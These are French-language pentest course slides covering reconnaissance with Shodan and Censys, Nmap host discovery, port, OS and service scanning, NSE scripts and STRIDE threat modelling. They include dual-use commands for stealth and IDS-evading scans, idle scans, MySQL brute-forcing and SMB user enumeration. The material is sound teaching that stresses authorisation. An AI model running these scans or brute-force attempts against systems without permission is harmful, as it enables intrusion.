
- Moteur de recherche qui scanne le Web 24h/24 à la recherche d'objets connectés à Internet.
 - » Caméras Web, éoliennes, yachts, appareils médicaux, feux de circulation,, lecteurs de plaques d'immatriculation, téléviseurs intelligents...
- Permet de rechercher des périphériques vulnérables à des exploits spécifiques.
- En utilisation défensive, il permet de garder une vue complète de tous nos services exposés sur le Net.

• Censys

- Moteur de recherche qui collecte les données sur les appareils connectés sur le net
 - » Recherches par mots clés, par IP, par nom de domaine, par protocole utilisé, par certificat....
 - » Fournis des informations géographiques si elles sont disponibles, un résumé complet des services exposés par l'hôte.

• Exemple avec shodan

– Liste de machines accessibles en RDP



- Reconnaissances par des méthodes actives

- Le pentester interagit avec le système cible pour collecter des informations

- Par exemple, en utilisant un scanner (de ports, de vulnérabilités)

- Découverte des hôtes et des ports ouverts.
 - Identification des services, de leur version, de leurs vulnérabilités.
 - Identification du système d'exploitation (OS fingerprinting).

- Si pentest en whitebox, voir aussi :

- À exploiter les systèmes de gestion centraux (SCCM, Jamf Pro, GLPI, ...)
 - Les fichiers journaux de réseau ou de serveurs DHCP.
 - Les fichiers de configuration.
 - Le code source des programmes.
 - ...

- Exemple d'outils de reconnaissance active

- Scanner de ports

- Nmap, zenmap, masscan...

- Scanner de vulnérabilités

- Nessus, OpenVAS, Qualys...
 - Dans PTES, l'utilisation d'un scanner de vulnérabilité peut aussi être reprise dans la phase 3 : vulnerability analysis.

- Scanner de services Web

- Nikto.
 - Burp Suite.
 - Composé de : serveur proxy (Burp Proxy), robot d'indexation (Burp Spider), un outil d'intrusion (Burp Intruder), un scanner de vulnérabilités (Burp Scanner) et un répéteur HTTP (Burp Repeater).

• Network scanning

– Qu'est-ce qu'un scan du réseau?

- Processus permettant de découvrir les périphériques actifs d'un réseau ainsi que fournir des informations sur ces périphériques.

– Exemple d'informations pouvant être récoltées

- **Cartographie du réseau** (Network mapping) : Envoi de messages sur l'ensemble du réseau afin d'obtenir une réponse et ainsi découvrir des hôtes actifs.
- **Port/services actifs** (Port scanning) : Envoi de messages à des ports TCP/UDP afin de déterminer s'ils sont actifs.
- **Détection de service** : Envoi de messages à un port afin de générer des réponses qui permettront de déterminer le type et la version du service en cours d'exécution.
- **Détection du système d'exploitation** : Envoi de messages à un hôte afin de générer des réponses qui permettront de déterminer le système d'exploitation.
- **Détection des vulnérabilités connues** : Nmap comprend une suite de scripts (Nmap Scripting Engine, NSE) qui comparent les versions des services découverts avec la base de données CVE.
- ...

• Principe

– Principe d'un scan

- Envoi d'une requête et analyse de la réponse.

– Exemple d'un scan de type *Connect (-sT)*

- Ce scan réalise une connexion TCP complète.
- Scan utilisé lorsque la commande nmap n'a pas les privilèges administrateur.

Réponse de la cible	Status bmap du port	Analyse
TCP SYN/ACK	Open	Le service écoute sur ce port
TCP RST	Closed	Le service n'écoute pas sur ce port
Pas de réponse	Filtered	Le port est filtré (pare-feu)

– Compte admin/root

- De nombreux scans nécessitent d'être exécutés avec un compte administrateur.

- Principe (suite)

- Scan

- Les scanners font du « bruit »

- Comme ils envoient des requêtes sur le réseau, ces requêtes peuvent être détectées, analysées et/ou journalisées par les dispositifs de sécurité.

- Le scan peut donc être détecté

- Les outils de sécurité et les systèmes de détection d'intrusion (IDS) sont plus susceptibles de déclencher des alarmes lors d'une connexion TCP complète, et d'autant plus si sur plusieurs connexions TCP proviennent du même hôte.

- Certains scans laissent plus de traces que d'autres

- La cible peut journaliser les connexions TCP mais généralement pas les simples SYN.

- Scan furtif (*Stealth Scans*)

- Type de scan utilisant des options moins « bruyante » dans le but de ne pas se faire repérer par les systèmes de sécurité.
 - Par exemple, un *SYN scan* est moins bruyant qu'un *Connect scan*.

- Network scanning (suite)

- Utilisations principales

- Audit de sécurité, test de pénétration

- Auditer les pare-feu en vérifiant que le filtrage fonctionne correctement.
 - Rechercher des ports ouverts sur les appareils périmétriques.
 - Effectuer une reconnaissance de certaines versions de services.
 - Rechercher des services et OS obsolètes ou non autorisés.
 - Détection des portes dérobées
 - Détection des vulnérabilités.
 - ...

- Test de conformité

- Tester les ports ouverts sur les interfaces d'un pare-feu.
 - Analyser les plages d'adresses IP pour déterminer si des applications réseau non autorisées sont installées.
 - Déterminer si la bonne version d'un service est installée.
 - Localiser les systèmes dont les ports de partage de fichiers sont ouverts.
 - Localiser les périphériques utilisant des systèmes d'exploitation non autorisés.
 - ...

• Réglementation

- Un scan de ports non approuvé peut entraîner :
 - Une poursuite pénale.
 - Un licenciement.
 - Une disqualification.
 - Une interdiction par votre fournisseur d'accès internet.
- Vous ne devez donc l'utiliser que lorsque vous en avez l'autorisation expresse
 - Par exemple, lorsque c'est décrit la description de votre job
 - Attention que cela ne vous donne pas le droit de scanner n'importe quelle cible.

• Exemples de scanners

- Nmap, Zenmap, Superscan, Angry IP scanner, Masscan...

• Techniques de découverte d'hôtes avec Nmap

- ICMP ECHO Request (icmp type 8)
 - Permet de découvrir les hôtes actifs lorsque ceux-ci envoient une réponse ICMP ECHO reply (ICMP type 0).
 - L'envoi de message ICMP ECHO requests à de multiples hôtes est appelé un "ping sweep".
 - Remarque : toutes les machines ne répondent pas au ping.
- ICMP Timestamp (icmp type 13)
 - L'hôte répond en fournissant l'heure actuelle.
- ICMP Address Mask Request (icmp type 17)
 - L'hôte répond en fournissant son masque de sous-réseau.

```
ICMP type 8 : # nmap -PE 192.168.0.1
ICMP type 13 : # nmap -PP 192.168.0.1
ICMP type 17 : # nmap -PM 192.168.0.1
```

• Techniques de découverte d'hôtes

– TCP SYN scan (half open scan)

- Envoie un message TCP SYN (vide) à un port TCP (port 80 par défaut) de la machine cible qui répond par un SYN/ACK ou un RST.
- Avantages
 - Relativement discret et furtif (maintenant, les IPS le savent)
 - Rapide.
- Nmap ne complète pas la connexion TCP, contrairement à un TCP connect (-sT)
 - -PS : P=par quelle méthode découvrir des hôtes. S = via un SYN
 - -sS : s=quel type de scan de ports réaliser. S= un SYN scan.

```
TCP SYN : # nmap -PS 192.168.0.1
TCP SYN : # nmap -sS 192.168.0.1
```

• Techniques de découverte d'hôtes

– TCP FIN Scan (-sF)

- **Un paquet FIN est envoyé à un port cible.**
 - Si le port est fermé, le système cible renvoie un paquet RST.
 - Si rien n'est reçu, le port est probablement ouvert, car le comportement normal serait d'ignorer le paquet FIN.
 - Plus furtif qu'un scan SYN.
- **Pas pour les machines Windows**
 - Les systèmes basés sur Windows, répondent par des RST, quel que soit l'état du port.

– "Ping scan"

- Envoie un ICMP ECHO request et un TCP (ACK) à la cible (vers le port 80 par défaut).

```
Ping scan : # nmap -sP 192.168.0.1
Ping scan : # nmap -sP 192.168.0.0/24
```

Techniques de découverte d'hôtes (suite)

TCP ACK ping

- Envoi d'un paquet dont seul le drapeau ACK est activé vers un port TCP spécifié.
- S'il n'y a pas de filtrage les ports ouverts et fermés renverront un paquet RST.
 - Nmap les répertorie alors comme non filtrés (unfiltered), les cibles sont joignables.
 - Ne permet pas de déterminer les ports sont ouverts ou fermés.
- S'il y a un filtrage, soit le scanner ne recevra rien, soit il recevra un message d'erreur ICMP (Type 3 : Destination unreachable, code 1, 2, 3, 9, 10, ou 13).
 - Nmap les répertorie alors comme filtrés (filtered).

Type	Code	Description
3 – Destination Unreachable	0	Destination network unreachable
	1	Destination host unreachable
	2	Destination protocol unreachable
	3	Destination port unreachable
	4	Fragmentation needed and DF flag set
	5	Source route failed
	...	...

```
# nmap -sA 192.168.0.1
```



249

Techniques de découverte d'hôtes (suite)

UDP scan

- **Envoie un message UDP à un port UDP de la machine cible**
 - UDP n'envoie pas de réponses (par exemple SYN/ACK) comme TCP.
 - UDP utilise ICMP (port unreachable) pour répondre aux requêtes vers des ports fermés.
- **Paquets UDP complets ou vides**
 - Les ports UDP doivent être sondés par des requêtes UDP réelles au niveau de l'application. Or pour la plupart des ports, Nmap envoie un paquet UDP vide.
 - » Considéré comme invalide et abandonné par la cible → pas de réponse.
 - Pour quelques-uns des ports les plus courants, une charge utile spécifique au protocole sera envoyée par Nmap.

```
# nmap -PU 192.168.0.1
# nmap -p 53 -sU 192.168.0.1
```

Pas de réponse car abandonné par la cible ou car filtré (FW) ?
 → marqué comme open | filtered par Nmap

Probe Response	Assigned State
Any UDP response from target port (unusual)	open
No response received (even after retransmissions)	open filtered
ICMP port unreachable error (type 3, code 3)	closed
Other ICMP unreachable errors (type 3, code 1, 2, 9, 10, or 13)	filtered



250

• Techniques de découverte d'hôtes (suite)

– IP protocol ping

- **Envoie un paquet IP avec le N° de protocole ([PROTOLIST]) dans l'en-tête IP**
 - Pour ICMP (protocole 1), IGMP (2), TCP (6) et UDP (17), les paquets sont envoyés avec les en-têtes de protocole appropriés.
 - Les autres protocoles sont envoyés sans données supplémentaires au-delà de l'en-tête IP (sauf si l'option --data-length est spécifiée).
 - Si une réponse est envoyée cela signifie que la machine est active.

```
# nmap -PO[PROTOLIST] 192.168.0.1
```

– Inverse mapping

- **Le scan ne fonctionne pas toujours**
 - Par exemple, si l'hôte est configuré pour ne pas répondre aux messages ICMP ou si l'OS, un pare-feu ou un routeur filtre le trafic entre le scanner et la cible.
- **Réponse du dispositif de filtrage?**
 - Selon la configuration, un pare-feu ou un routeur qui bloque les pings peut répondre par un paquet ICMP host unreachable si la cible n'est pas active, ce qui permet de déduire les hôtes actifs.

• Techniques de découverte d'hôtes (suite)

– ARP Scan (-PR)

- **L'envoi de requêtes (ICMP ECHO) sur un réseau Ethernet nécessite de connaître les adresses MAC des cibles.**
 - Envoi d'une requête ARP vers chaque cible du scan Nmap.
 - Dans un range IP, la grande majorité des adresses IP risquent d'être inutilisées.
 - Si ARP ne reçoit pas de réponse, il envoie une 2^{ème} puis une 3^{ème} requête ARP pour chaque cible. → Plusieurs secondes perdues pour chaque cible → Cela ralentit Nmap.
- **Table ARP**
 - La table ARP du scanner va se remplir, même pour les IP non résolues (→ saturer ?).
- **Le scan ARP résout ces deux problèmes**
 - Nmap émet les requêtes ARP brutes et gère lui-même la retransmission et les délais d'attente et le cache ARP du système est contourné.

```
C:\>arp -av
Interface : 10.10.213.7 --- 0x18
Adresse Internet  Adresse physique  Type
10.10.213.1       00-00-00-00-00-00  non valide
10.10.213.2       00-00-00-00-00-00  non valide
10.10.213.3       00-00-00-00-00-00  non valide
10.10.213.4       00-00-00-00-00-00  non valide
```

```
# nmap -PR 192.168.0.1
```

Remarque : si réponse ARP reçue, l'hôte est découvert → ICMP inutile.

• Techniques de découverte d'hôtes (suite)

– Discovery scan (-sn)

- Pour rechercher rapidement des hôtes actifs d'un réseau, vous pouvez effectuer en une opération un balayage qui enverra plusieurs types de requêtes.
- Ainsi, avec l'option -sn, nmap envoie
 - une demande d'écho ICMP (ping),
 - un SYN TCP au port 443,
 - un ACK TCP au port 80
 - et une demande d'horodatage ICMP (icmp timestamp).

```
# nmap -sn 192.168.0.0/24
```

• Autres options courantes (suite)

– L'option -T[0-5]

- Permet de définir la politique de temporisation de Nmap, plus la valeur est élevée, plus le scan est rapide.
 - Un scan (beaucoup) plus lent peut permettre de ne pas être détecté.
- Les options possibles :
 - -T0 (Paranoid) : Très lent, utilisé pour éviter les IDS
 - -T1 (Sneaky) : Assez lent, utilisé pour l'évasion IDS
 - -T2 (Polite) : Ralentit pour consommer moins de bande passante, fonctionne environ 10 fois plus lentement que la valeur par défaut.
 - -T3 (Normal) : Par défaut, modèle de synchronisation dynamique basé sur la réactivité de la cible
 - -T4 (Aggressif) : Suppose un réseau rapide et fiable et peut submerger les cibles.
 - -T5 (fou) : Très agressif ; risque de submerger les cibles ou de manquer des ports ouverts.

• Autres options courantes (suite)

– L'option -v (--verbose)

- Le mode verbeux affiche aussi les hôtes inactifs, ainsi que des informations supplémentaires sur les hôtes actifs.
- Plus il y a de « v » plus le mode est verbeux (-vv).

– L'option --reason

- Cette option affiche plus de détails sur la réponse des hôtes cibles.

– L'option --data-length <Longueur>

- Les systèmes de détection/prévention d'intrusion (IDPS), peuvent générer des alertes pour les paquets ping de zéro octet. Cette option permet d'éviter ces alertes en ajoutant <Longueur> octets aléatoires de données à chaque paquet.
- Fonctionne avec les types de scan ping TCP, UDP et ICMP.
- Une « Longueur » de 32 donne l'impression qu'une demande d'écho provient de Windows, tandis que 56 simule le ping par défaut de Linux.

• Autres options courantes (suite)

– Les options --exclude et --excludefile

- --exclude <host1[.host2][.host3],...> et --excludefile <exclude_file> permettent de spécifier une liste de cibles à exclure du scan.

– L'option -n

- La résolution DNS peut fortement allonger la durée d'un scan. L'option -n permet de désactiver les résolutions DNS.

– L'option -6

- Pour l'IPv6.

• États des ports

– Open (ouvert)

- Une application accepte des connexions TCP ou des paquets UDP sur ce port.
- Il y a un service qui fonctionne derrière ces ports. Les attaques essaieront d'exploiter ces ports ouverts.

– Closed (fermé)

- Le port est accessible, mais il n'y a pas d'application en écoute sur un port fermé.
- La machine cible a répondu que le port était fermé ce qui est utile pour déterminer si un hôte est actif (découverte d'hôtes), ou pour la détection de l'OS.

– Filtered (filtré)

- Des dispositifs de filtrage (pare-feu) peuvent empêcher les paquets de tests Nmap (probes) d'atteindre leur cible.
 - Parfois, ils répondent avec un message d'erreur ICMP « destination unreachable » (de type 3 code 13) mais souvent ils abandonnent les paquets sans rien répondre.
- Dans ce cas, Nmap peut difficilement déterminer si un port est ouvert et le renseigne comme « filtré ».

• États des ports (suite)

– Unfiltered (non-filtré)

- L'état non-filtré signifie qu'un port est accessible, mais que Nmap est incapable de déterminer s'il est ouvert ou fermé.
- Seul le scan ACK catégorise les ports dans cet état.

– Open | filtered (ouvert | filtré)

- Nmap met dans cet état les ports dont il est incapable de déterminer l'état entre ouvert et filtré.
- Si des ports ouverts ne renvoient pas de réponse, Nmap est incapable de déterminer si le port est ouvert (mais n'a pas répondu, car la requête est invalide (UDP ping)) ou si le port est filtré (un pare-feu a bloqué la réponse).

– Closed | filtered (fermé | filtré)

- Uniquement utilisé par le scan *Idle* basé sur les identifiants de paquets IP lorsque Nmap est incapable de déterminer si un port est fermé ou filtré.

• Exemple de scan

– <http://www.scanme.org/>

- Vous êtes autorisé à scanner cette machine (via Nmap ou d'autres scanners de ports).
- Essayez de ne pas trop solliciter le serveur.
 - Quelques scans par jour suffisent, n'utilisez pas ce site pour tester un brute force.

```

Commande: nmap -sS scanme.org

Hôtes  Services  Sortie de Nmap  Ports / hôtes  Topologie  Détails de l'hôte  Scans
-----
OS 4 Hôte
  scanme.org (45.33.32.156):
    Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-17 17:21 Paris, Madrid
    Nmap scan report for scanme.org (45.33.32.156)
    Host is up (0.15s latency).
    rDNS record for 45.33.32.156: scanme.nmap.org
    Not shown: 966 filtered tcp ports (no-response), 31 closed tcp ports (reset)
    PORT      STATE SERVICE
    21/tcp    open  ftp
    22/tcp    open  ssh
    80/tcp    open  http
    Nmap done: 1 IP address (1 host up) scanned in 13.90 seconds
  
```

• Détection d'OS (Appelé aussi OS fingerprinting)

– Active fingerprinting

- **Les systèmes d'exploitation ont tous des caractéristiques permettant leur identification dans leurs piles et configurations TCP/IP.**
 - Par exemple, des paramètres tels que la taille de la fenêtre TCP et les numéros de séquence initiaux de TCP peuvent être différents pour chaque OS.
- **Active : le scanner réseau envoie plusieurs paquets à la cible avec différents paramètres.**
 - Les réponses sont analysées et comparées à une liste de valeurs de demande/réponse connues afin de trouver une correspondance avec un OS.

– Peut être utile pour détecter des OS non autorisés ou trop vieux

- Nmap tente d'identifier le fabricant, l'OS, la version de l'OS, le type de périphérique.
- Peut être utilisé pour inventorier le réseau (mais de meilleurs outils existent).

```
# nmap -O 192.168.0.1
```

• Exemples de détection d'OS

```
# nmap -O scanme.org
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 16:32 Paris, Madrid
< Lignes omises >
Device type: general purpose|storage-misc
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (85%), HP embedded (85%)
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:3.2
cpe:/o:linux:linux_kernel:4.4 cpe:/h:hp:p2000_g3
Aggressive OS guesses: Linux 2.6.32 (85%), Linux 3.2 (85%), Linux 3.8 (85%),
Linux 4.4 (85%), HP P2000 G3 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
```

```
# nmap -O this_machine
< Lignes omises >
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10:1607
OS details: Microsoft Windows 10 1607
Network Distance: 0 hops
```

→ La machine est en réalité un Windows 11

• Détection des services

– Sans détection de service

- Nmap utilise le fichier « nmap-services » pour corréler les ports ouverts trouvés et les services affichés dans les résultats.
- En réalité, il peut s'agir d'un service différent ou même d'une application de type cheval de Troie utilisant ce port ouvert trouvé.

– Principe de la détection de service

- Fonctionne sur le même principe que la détection d'OS : Nmap envoie plusieurs paquets à la cible avec différents paramètres afin de déterminer :
 - Le service (HTTP, FTP, ...)
 - Le nom de l'application (WU-FTPD, VSFTP, ...)
 - Le numéro de version
 - L'état du port
 - ...

• Exemples de détection de service

```
nmap -sV scanme.org
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 16:52 Paris, Madrid
NSOCK ERROR [0.0330s] ssl_init_helper(): OpenSSL legacy provider failed to load.

Nmap scan report for scanme.org (45.33.32.156)
Host is up (0.15s latency).
rDNS record for 45.33.32.156: scanme.nmap.org
Not shown: 966 filtered tcp ports (no-response), 31 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  tcpwrapped
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

• Formats de sortie des résultats

- Interactive
 - Par défaut, Nmap affiche les résultats sur la sortie standard (à l'écran.).
- Normal (-oN)
 - Les résultats sont également envoyés à la sortie standard, mais avec moins d'informations.
- XML (-oX <fichier>)
 - Les résultats sont rapportés au format XML et peuvent être analysés par d'autres logiciels.
 - Informations sur le formatage XML de Nmap : <http://insecure.org/nmap/data/nmap.dtd>
- Greppable (-oG <fichier>)
 - Format (déprécié) simple qui répertorie chaque hôte sur une ligne et qui peut être facilement analysé par des scripts et d'autres logiciels (Par exemple les outils Linux : grep, sed, awk, et cut)

• Formats de sortie des résultats (suite)

– Exemple avec XML

- Utiliser l'option `--webxml` afin de retrouver la dernière version de la feuille de style afin de lire le .xml dans votre navigateur

Scan Summary				
Nmap 7.93 was initiated at Tue Mar 28 10:24:36 2023 with these arguments: <code>"C:\Program Files (x86)\Nmap\nmap.exe" -oX D:\testxml --webxml scanme.org</code> Verbosity: 0; Debug level 0 Nmap done at Tue Mar 28 10:24:44 2023; 1 IP address (1 host up) scanned in 8.31 seconds				
45.33.32.156 / scanme.nmap.org / scanme.org				
Address • 45.33.32.156 (ipv4)				
Hostnames • scanme.org (user) • scanme.nmap.org (PTR)				
Ports The 966 ports scanned but not shown below are in state: filtered • 966 ports replied with: no-response The 31 ports scanned but not shown below are in state: closed • 31 ports replied with: reset				
Port	State (toggle closed [0] filtered [0])	Service	Reason	P
21	tcp open	ftp	syn-ack	
22	tcp open	ssh	syn-ack	
80	tcp open	http	syn-ack	

• Formats de sortie des résultats (suite)

– Différents niveaux de verbosité `-v` et `-vv`

- Affichent des informations supplémentaires sur les temps de scan, les messages d'avertissement, les hôtes inactifs, la détection d'OS, ...
- Utiliser plus de 2 « v » est généralement peu intéressant.

– Différents niveaux de débogage (`-d[level]`)

- Il y a 9 niveaux de débogage dans Nmap.
 - Le débogage donne un aperçu détaillé de ce que Nmap fait pendant le scan.
- L'option `--packet-trace`.
 - Affichera chaque paquet envoyé et reçu pendant le scan de Nmap, comme le ferait un sniffer.
- L'option `--log-errors`
 - Permet d'enregistrer les erreurs rencontrées dans un fichier de log.

• Le moteur de scripts de Nmap

– Nmap Scripting Engine (NSE)

- Fourni une infrastructure flexible afin d'étendre les capacités de Nmap, offrir une façon simple de créer ses propres tests personnalisés et de rapporter les résultats avec la sortie normale de Nmap.

– Documentation : <https://nmap.org/book/nse.html#nse-intro>

- Les scripts NSE (extension .nse) sont organisés en 14 catégories.

– Exemples d'applications des scripts NSE

- Détection de version évoluée (catégorie version)
- Détection de malware (catégories malware et backdoor)
- Détection de vulnérabilités (catégorie vulnerability)
- Découverte du réseau évoluée (catégorie discovery)

– Commandes

- Plusieurs syntaxes sont possibles.

```
$ nmap --script filename|category|directory|expression,... [cible]
# nmap -script Script1,script2 [cible]
```

267

• Exemples de scripts NSE

– Afficher les bannières envoyées par les services en écoute

```
nmap -sV --script=banner 192.168.0.1
```

– Effectuer une attaque par force brute

```
nmap --script=mysql-brute 192.168.0.1
```

– Découvrir des vulnérabilités

```
nmap -Pn -sV -p80 --script=vulners 192.168.0.1
|http-slowloris-check:
|  VULNERABLE:
|    Slowloris DOS attack
|      State: LIKELY VULNERABLE
|      IDs:  CVE:CVE-2007-6750
|      Slowloris tries to keep many connections to the target web server open and hold
|      them open as long as possible. It accomplishes this by opening connections to
|      the target web server and sending a partial request. By doing so, it starves
|      the http server's resources causing Denial Of Service.
```

268

• Enumération des utilisateurs et des groupes

– Consiste à trouver des comptes et groupes utilisateurs valides

- La création d'une liste des comptes utilisateurs valides permettra ensuite de tenter d'obtenir les mots de passe des comptes, par exemple via une attaque par force brute.

– Enumération à l'aide de SMB

- Si vous avez obtenu l'accès à un réseau interne, vous pouvez réaliser l'énumération des utilisateurs via le protocole SMB.
- Vous pouvez également rechercher des partages SMB.

```
$ nmap --script smb-enum-users.nse <host>
$ nmap --script smb-enum-groups.nse -p445 <host>
$ nmap --script smb-enum-shares.nse -p445 <host>
```

• Quelques autres options de balayage de ports

– Pas d'indicateur SYN, RST ni ACK

- La cible (qui respecte la RFC 793) recevant un paquet ne contenant pas d'indicateur SYN, RST ou ACK renverra un RST si le port est fermé et aucune réponse si le port est ouvert (rapporté comme open|filtered).
 - Probablement certains périphériques vont répondre un RST dans tous les cas.
- **TCP Null scan (-sN)**
 - Aucun drapeau (flag) n'est activé.
- **TCP FIN scan (-sF)**
 - Seul le flag FIN est activé.
- **Xmas scan (-sX)**
 - Les flags FIN, PSH, URG sont activés.

– Avantages

- Pourrait passer à travers des filtrages non stateful qui bloquent uniquement les SYN.
- Un peu plus furtif qu'un SYN scan mais les IDPS modernes peuvent facilement les détecter.

Probe Response	Assigned State
No response received (even after retransmissions)	open filtered
TCP RST packet	closed
ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13)	filtered


• Quelques autres options de balayage de ports (suite)

– Idle scan

• Le champ « Identification » de l'en-tête IP (IP ID) peut être défini :

- Comme un compteur global (incrémenté d'une unité à chaque nouveau paquet),.
- Comme un compteur local (compteurs distincts pour différentes destinations).
- Comme la sortie d'un générateur de nombres pseudo-aléatoires.
- Comme une constante (généralement de valeur nulle).

Version	IHL	TOS	Total length	31 bit
Identification	Flags	Fragment offset		
TTT	Reserved	Header checksum		



Source : Shiningfm, <https://commons.wikimedia.org/wiki/File:Idlescan.png>
CC BY-SA 3.0

271

– Idle scan (suite)

• Conditions

- Il faut trouver un « zombie » avec un port ouvert.
- Il faut que les IP ID de ce voisin augmentent exactement de 1 à chaque envoi
 - » La plupart des systèmes modernes ont des IPID aléatoires et non incrémentaux.
- Il faut qu'il y ait peu de trafic vers ce voisin, sinon l'IPID peut augmenter à cause d'autres requêtes.

• Le scanneur est-il indétectable?

- Non, il a fallu scanner la machine « zombie » pour trouver un port ouvert et celle-ci pourrait avoir logué nos scans.
- Si le zombie est dans un autre réseau que le nôtre, les équipements du réseaux/fournisseurs d'accès pourraient avoir logué nos communications.

272

- Quelques autres options de balayage de ports (suite)

- TCP Window scan (-sW)

- Comme l'ACK scan, il envoie un paquet TCP avec le seul flag ACK.
 - Nmap analyse la fenêtre TCP de la réponse pour déterminer si le port est ouvert ou fermé car certains systèmes utilisent une taille de fenêtre positive si le port est ouvert, et une taille de fenêtre nulle si le port est fermé.

- Gestion de Nmap

- Nmap doit être traité dans vos politiques et procédures (de sécurité)

- Respectez le principe du moindre privilège, le suivi des accès, l'établissement de rapports d'utilisation...
 - Qui peut utiliser Nmap?
 - Où/sur quel système Nmap doit-il être installé?
 - Nmap fait-il partie de votre dépôt de logiciels open source ?
 - ...

- Résultats des scans

- Doit-on sauvegarder les résultats ?
 - De manière chiffrée ou non ?
 - Combien de temps ces données doivent-elles être conservées ?
 - Quelle classification doit-on attribuer aux informations sur les résultats ?
 - ...

Phase 3 : Threat Modeling (Modélisation des menaces)

Threat Modeling

• Threat Modeling

– Modélisation des menaces

- **Son objectif consiste à comprendre quelles menaces et attaques pourraient être réalisées en profitant que quelles vulnérabilités**
 - Quelles sont les cibles qui pourraient intéresser les hackers?
 - Quels types de hackers voudraient attaquer l'entreprise?
 - Quelles menaces, si elles sont mises en œuvre, pourraient avoir un impact important ?
 - Quels sont les points faibles de telle application?
 - Existe-t-il des angles morts aux caméras?
 - ...
- **Cette compréhension facilite la mise en œuvre de contre-mesures**
 - En tenant compte de la nature des actifs, des vecteurs d'attaque les plus probables et des actifs les plus recherchés par un attaquant.
 - Outils, systèmes, contrôles et processus qui protègent et défendent l'entreprise.
- **Exemple simple**
 - DB SQL → il existe attaque par injection SQL → Web application Firewall

• Étapes d'un processus de modélisation des menaces

– Différentes structures, modèles et méthodologies existent

- Elles peuvent être centrée sur les actifs, sur les attaquants, sur les logiciels, sur la valeur et les parties prenantes ou hybride.
 - STRIDE, DREAD, PASTA, VAST, Trike, ...

– Exemple : STRIDE

- Analyser les menaces potentielles suivant 6 catégories de menaces :
 - **S**poofing (Usurpation d'identité)
 - **T**ampering (Altération de données)
 - **R**epudiation (Répudiation)
 - **I**nformation disclosure (Divulgarion d'informations)
 - **D**enial of service (Déni de service)
 - **E**levation of privilege (Élévation de privilèges)

• Étapes d'un processus de modélisation des menaces

– On y trouve généralement ces 5 étapes :

- **Définition de la portée**
 - Qu'est-ce qui est impliqué (applications, données, services, partenaires, processus...).
 - Comprendre ses systèmes et les flux de données.
- **Identification des menaces**
 - Qu'est-ce qui peut mal tourner ? (scénarios d'attaque probables).
 - Identifier les menaces potentielles (par exemple, qui relèvent de chacune des six catégories de STRIDE) et les documenter.
- **Évaluation des risques**
 - Évaluer l'impact et la probabilité d'occurrence de chaque menace, puis attribuer un niveau de risque basé sur une échelle prédéfinie (hiérarchiser les risques).
 - Déterminer les objectifs et les exigences de sécurité que vous souhaitez atteindre pour chaque menace.
- **Prévention/mitigation**
 - Mise en œuvre de contrôles et protection contre les menaces afin d'atteindre ces objectifs.
- **Validation/remédiation**
 - Tester et valider les contrôles de sécurité et les contre-mesures mis en place pour vérifier leur efficacité et leur efficience.
 - Réviser et améliorer le processus.

• Modélisation des menaces et pentest

– PTES

- PTES n'utilise pas de modèle spécifique de modélisation des menaces.
- La norme se concentre sur deux éléments clés de la modélisation des menaces :
 - Les actifs (quels actifs sont plus importants que d'autres ?).
 - L'attaquant (quelles communautés de menaces sont plus pertinentes que d'autres ?).

– Avantages de la modélisation des menaces pour le pentest

- **Elle permet de déterminer quelles sont les cibles réelles au sein de l'organisation**
 - Ainsi, les contrôles, les processus et l'infrastructure les plus pertinents seront mis à l'épreuve plutôt que de suivre une liste généraliste d'éléments informatiques.
- **Elle permet que le pentest imite étroitement les outils, les techniques, les capacités et l'accessibilité de l'attaquant**

• Les actifs

– Le pentester doit

- Identifier les actifs les plus susceptibles d'être ciblés.
- Déterminer quelle est leur valeur et quel serait l'impact de leur perte (totale ou partielle).

– Comment déterminer les actifs importants?

- **En analysant la documentation**
 - Les politiques, plans et procédures internes peuvent aider à identifier les rôles clés et les processus commerciaux critiques.
- **En interrogeant le personnel concerné**
 - Direction, responsable informatique...

• Les actifs

– Exemple d'actifs

- Secrets commerciaux, données de R&D, brevets, propriété intellectuelle.
- Informations financières (comptes bancaires, cartes de crédit, marketing).
- Codes sources des programmes, configuration des systèmes, informations d'identification (compte admin).
- Données des employés et des clients (Amendes RGPD, phishing).
 - Numéros d'identification nationaux, Informations personnelles identifiables (PII) Informations de santé protégées (PHI), ...
- Le personnel.
 - Personnes qui pourraient être exploitées pour divulguer des informations ou prendre des actions qui pourraient nuire à l'organisation (Direction générale, assistants de direction, ingénieurs, techniciens, ...).
- Infrastructure informatique, chaîne de production...

• Les menaces

– Acteurs de la menaces

